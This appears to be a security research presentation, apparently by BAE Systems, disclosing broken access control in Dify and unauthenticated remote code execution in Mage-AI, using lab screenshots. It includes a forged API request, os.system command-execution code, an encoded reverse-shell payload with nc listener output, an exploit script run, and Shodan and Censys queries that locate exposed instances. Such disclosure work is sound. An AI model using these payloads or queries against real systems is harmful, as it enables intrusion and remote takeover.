
Instance I: Frontend UI validation not implemented correctly



Diffy: Multiple Broken Access Control

CVE-2025-32790
CVE-2025-32796

Instance I: Frontend UI validation not implemented correctly



Dify: Multiple Broken Access Control

CVE-2025-32796

Instance 2: Server-side validation check missing

Studio / a APP created by admin (b...)

To get started, setup your model provider first.

[Go to setup model provider](#)

Or try the cloud version of Dify with free quote

Overview

I want to duplicate
Ready-to-use AI WebApp

In service ☒

Public URL
<http://127.0.0.1:3000/workflow/5BshQ3mj...>

[Preview](#) [Customize](#)

Backend service API
Easily integrated into your application

In service ☒

Service API Endpoint
<http://difytesting.com:5001/v1>

[API Key](#) [API Reference](#)

Request

```
1 POST /console/api/apps/bf58355f-61ca-4c8a-bf16-13825524f21d/site-enable
2 HTTP/1.1
3 Host: 192.168.100.85:5001
4 Content-Length: 31
5 authorization: Bearer
6 eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoiaWZiNDk5YzctMm13Zi00
7 LTkiYzAtZjg5NThiOWIzY3lkIiwiaXNjaXNzIjwMTU5MzcxLCJpc3MiOiJTRUxGX0hPUiRFR
8 nNiYiI6IkdNbVbnNvbGUGQVBJIFBhc3Nwb3JOIn0.54ryhscqYFqWskvMHHkFEdcbr3Eo5raodu
9 jojXs
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
11 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
12 content-type: application/json
13 Accept: */*
14 Origin: http://difytesting.com:3000
15 Referer: http://difytesting.com:3000/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Connection: keep-alive
19
20 {
21   "enable_site": false
22 }
```

BAE SYSTEMS PUBLIC

Studio / a APP created by admin (b...)

To get started, setup your model provider first.

[Go to setup model provider](#)

Or try the cloud version of Dify with free quote

Overview

I want to duplicate
Ready-to-use AI WebApp

Disable ☐

Public URL
<http://127.0.0.1:3000/workflow/5BshQ3mj...>

[Preview](#) [Customize](#)

Backend service API
Easily integrated into your application

Disable ☐



Service API Endpoint
<http://difytesting.com:5001/v1>

[API Key](#) [API Reference](#)

Diffy: Multiple Broken Access Control

CVE-2025-43862

Instance 3: Direct URL access to admin module (APP Orchestration)





Dify: Multiple Broken Access Control

CVE-2025-43862


Instance 3: Direct URL access to admin module (APP Orchestration)

Changed to this directory




Dify: Threat Research Information

SHODAN



CENSYS



Total of 2,362+ unique instances found in both Shodan and Censys

BAE SYSTEMS

Mage-AI



Mage-AI



- Build, run and monitor thousands of pipelines
- Build real-time and batch pipelines to transform data
 - Python
 - SQL
 - R
- More than 1 millions of downloads

Mage-AI: Inadequate Authentication Setup Led to Zero click RCE

Add a Custom Python Block



Mage-AI: Inadequate Authentication Setup Led to Zero click RCE

Achieved OS Command Execution on the Target

```
import os
os.system("id >/tmp/abc")
```

```
baeuser ~ > Desktop > mage-ai cat /tmp/abc
uid=1000(baeuser) gid=1000(baeuser) groups=1000(baeuser),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
baeuser ~ > Desktop > mage-ai
```

Mage-AI: Inadequate Authentication Setup Led to Zero click RCE

Executing Reverse Shell Payload

The screenshot displays the Mage-AI interface with a Python block named 'testing_rce_poc' containing the following code:

```
1 import os
2 os.system("echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4")
3 os.system("bash /tmp/poc")
4
```

The terminal output on the right shows the execution of the reverse shell payload, resulting in a shell session on a Linux Lite 6.4 system:

```
(root@kali)-[~]
# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.100.30] from (UNKNOWN) [192.168.100.32] 52728
bash: cannot set terminal process group (3898): Inappropriate ioctl for device
bash: no job control in this shell
Welcome to Linux Lite 6.4 baeuser

Khamis 02 Mei 2024, 18:28:01
Memory Usage: 1341/1975MB (67.90%)
Disk Usage: 15/20GB (82%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

baeuser (e) mage-ai-venv ~ > Desktop > mage-ai hostname
hostname
linuxlite-BAE
baeuser (e) mage-ai-venv ~ > Desktop > mage-ai id
id
uid=1000(baeuser) gid=1000(baeuser) groups=1000(baeuser),4(adm),24(cdrom),27(sudo),
baeuser (e) mage-ai-venv ~ > Desktop > mage-ai
```

Demo Full Exploitation Script

CVE-2025-2129

```
(root@kali)-[~/Desktop/VR/AT]
└─# python mage-rce-exploit.py http://192.168.100.32:6789 192.168.100.79 1337
[ RCE Mage-AI if authentication not implemented
[*] Listen reverse shell first...
listening on [any] 1337 ...
[✓] Pipeline Successfully created
[✓] Python block successfully created
[✓] Successfully triggering RCE
connect to [192.168.100.79] from (UNKNOWN) [192.168.100.32] 50262
bash: cannot set terminal process group (2905): Inappropriate ioctl for device
bash: no job control in this shell
Welcome to Linux Lite 6.4 baeuser

Jumaat 03 Mei 2024, 14:55:47
Memory Usage: 1233/1975MB (62.43%)
Disk Usage: 15/20GB (82%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

baeuser (e) mage-ai-venv ~ > Desktop > mage-ai id
id
uid=1000(baeuser) gid=1000(baeuser) groups=1000(baeuser),4(adm),24(cdrom),27(sudo),30(cdr)
baeuser (e) mage-ai-venv ~ > Desktop > mage-ai hostname
hostname
linuxlite-BAE
baeuser (e) mage-ai-venv ~ > Desktop > mage-ai ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.32 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::a00:27ff:feab:ba4c prefixlen 64 scopeid 0x20<link>
    inet6 2001:f40:984:989b:a00:27ff:feab:ba4c prefixlen 64 scopeid 0x0<global>
    ether 08:00:27:ab:ba:4c txqueuelen 1000 (Ethernet)
    RX packets 2930 bytes 1016249 (1.0 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1360 bytes 191595 (191.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 787 bytes 249944 (249.9 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 787 bytes 249944 (249.9 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Mage-AI: Threat Research Information

CVE-2025-2129

SHODAN

SHODAN


ExploreDownloadsPricing

http.favicon.hash:-299058862

TOTAL RESULTS

193

TOP COUNTRIES



United States	115
Germany	20
Singapore	10

Partner Spotlight: Looking for a Splunk alternative to

Mage

United States, Kansas City

cloud

HTTP/1.1 200 OK

Server: TornadoServer/6.3.3

Content-Type: text/html; charset=UTF-

Date: Tue, 21 May 2024 02:31:37 GMT

Etag: "32714c2ca27ef13bf1233e799c2650"

Content-Length: 8311

Mage

HTTP/1.1 200 OK

content-type: text/html; charset=UTF-

CENSYS

censys

Hosts

services.http.response.html_tags="<title

Results

Try CensysGPT Beta

Host Filters

Labels:

114 remote-access

25 database

23 default-landing-page

13 login-page

4 email

More

Autonomous System:

54 AMAZON-02

53 GOOGLE-CLOUD-PLATFORM

29 AMAZON-AES

23 MICROSOFT-CORP-MSN-AS-BLOCK

Hosts

Results: 247 Time: 0.50s

MICROSOFT-CORP-MSN-AS-BLOCK (8075)

6789/HTTP

AMAZON-02 (16509)

80/HTTP

Oregon, United States

443/HTTP

AMAZON-02 (16509)

80/HTTP

Leinster, Ireland

443/HTTP

Total of 245+ unique instances found in both Shodan and Censys

CVE-2025-2129

```
nuclei -u http://192.168.100.32:6789/ -t mage-ai-unauthentication.yaml
```

projectdiscovery.io

```
[WRN] Found 1 templates loaded with deprecated protocol syntax, update before v3 for continued support.
[INF] Current nuclei version: v3.2.4 (outdated)
[INF] Current nuclei-templates version: v9.8.5 (latest)
[WRN] Scan results upload to cloud is disabled.
[INF] New templates added in latest release: 142
[INF] Templates loaded for current scan: 1
